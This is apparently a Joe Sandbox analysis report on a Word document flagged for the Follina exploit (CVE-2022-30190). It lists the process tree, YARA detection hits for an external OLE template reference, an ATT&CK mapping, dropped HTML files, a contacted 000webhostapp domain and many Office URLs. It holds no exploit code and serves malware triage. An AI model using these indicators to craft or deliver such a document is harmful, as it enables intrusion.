ID: 648185
Sample Name:
test_exploit.docx.docx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 17:05:40
Date: 18/06/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

test_exploit.docx.docx


Overview

General Information

Sample Name:	test_exploit.docx.docx
Analysis ID:	648185
MD5:	fcb4a6f299be716..
SHA1:	26428cb2122044..
SHA256:	e907ec4b1da6b2..
Tags:	doc
Infos:	



Detection




Follina CVE-2022-30190

Score:	60
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Microsoft Office Expl…
- Malicious sample detected (through…
- Contains an external reference to an…
- Queries the volume information (nam…
- Yara signature match
- Potential document exploit detected…
- Tries to load missing DLLs
- Uses a known web browser user age…
- JA3 SSL client fingerprint seen in co…
- Monitors certain registry keys / valu…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Process Tree

- **System is w10x64**
- WINWORD.EXE (PID: 6420 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - MSOSYNC.EXE (PID: 6600 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe MD5: EA19F4A0D18162BE3A0C8DAD249ADE8C)
  - splwow64.exe (PID: 3092 cmdline: C:\Windows\splwow64.exe 12288 MD5: 8D59B31FF375059E3C32B17BF31A76D5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
document.xml.rels	INDICATOR_OLE_RemoteTemplate	Detects XML relations where an OLE object is refrencing an external target in dropper OOXML documents	ditekSHen	• 0x37a:$olerel: relationships/oleObject • 0x393:$target1: Target="http • 0x3c9:$mode: TargetMode="External

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
sslproxydump.pcap	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\27C32ABB.htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\exp[1].htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\exp[1].htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\BBBF4665.htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

System Summary

Malicious sample detected (through community Yara rule)

Persistence and Installation Behavior


Contains an external reference to another file

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	3 Exploitation for Client Execution	1 DLL Side-Loading	1 Process Injection	1 Masqueradi ng	OS Credential Dumping	1 Query Registry	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communic ation	Remotely Track Device Without Authorizati on	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initializatio n Scripts	1 DLL Side-Loading	1 Virtualizatio n/Sandbox Evasion	LSASS Memory	1 Virtualizatio n/Sandbox Evasion	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorizati on	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Process Injection	Security Account Manager	1 Remote System Discovery	SMB/Wind ows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 DLL Side-Loading	NTDS	2 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	1 2 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communic ation		Manipulate App Store Rankings or Ratings


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
test_exploit.docx.docx	5%	Virustotal		Browse
test_exploit.docx.docx	0%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
us-east-1.route-1.000webhost.awex.io	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
us-east-1.route-1.000webhost.awex.io	145.14.144.97	true	false	• 1%, Virustotal, Browse	unknown
samisoooo.000webhostapp.com	unknown	unknown	false		high

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://login.microsoftonline.com/	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://shell.suite.office.com:1443	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://autodiscover-s.outlook.com/	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://roaming.edog.	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://cdn.entity.	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://powerlift.acompli.net	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://cortana.ai	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://api.aadrm.com/	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://api.microsoftstream.com/api/	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://cr.office.com	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• Avira URL Cloud: safe	low
http://https://portal.office.com/account/?ref=ClientMeControl	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://graph.ppe.windows.net	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown
http://https://tasks.office.com	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://store.office.cn/addinstemplate	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown
http://https://api.aadrm.com	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://messaging.engagement.office.com/	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://dev0-api.acompli.net/autodetect	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown
http://https://api.diagnosticssdf.office.com/v2/feedback	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/groups	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://web.microsoftstream.com/video/	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://api.addins.store.officeppe.com/addinstemplate	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://graph.windows.net	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://dataservice.o365filtering.com/	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://learningtools.onenote.com/learningtoolsapi/v2.0/Getvoices	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://ncus.contentsync.	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://weather.service.msn.com/data.aspx	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://apis.live.net/v5.0/	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://www.bbc.com/news/live/world-europe-60517447	exp[1].htm.0.dr	false		high
http://https://messaging.lifecycle.office.com/	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://management.azure.com	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://outlook.office365.com	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://wus2.contentsync.	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://api.office.net	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false	• URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
http://https://entitlement.diagnostics.office.com	162E0FB2-22FE-47A8-BEDD-0137327DF29A.0.dr	false		high
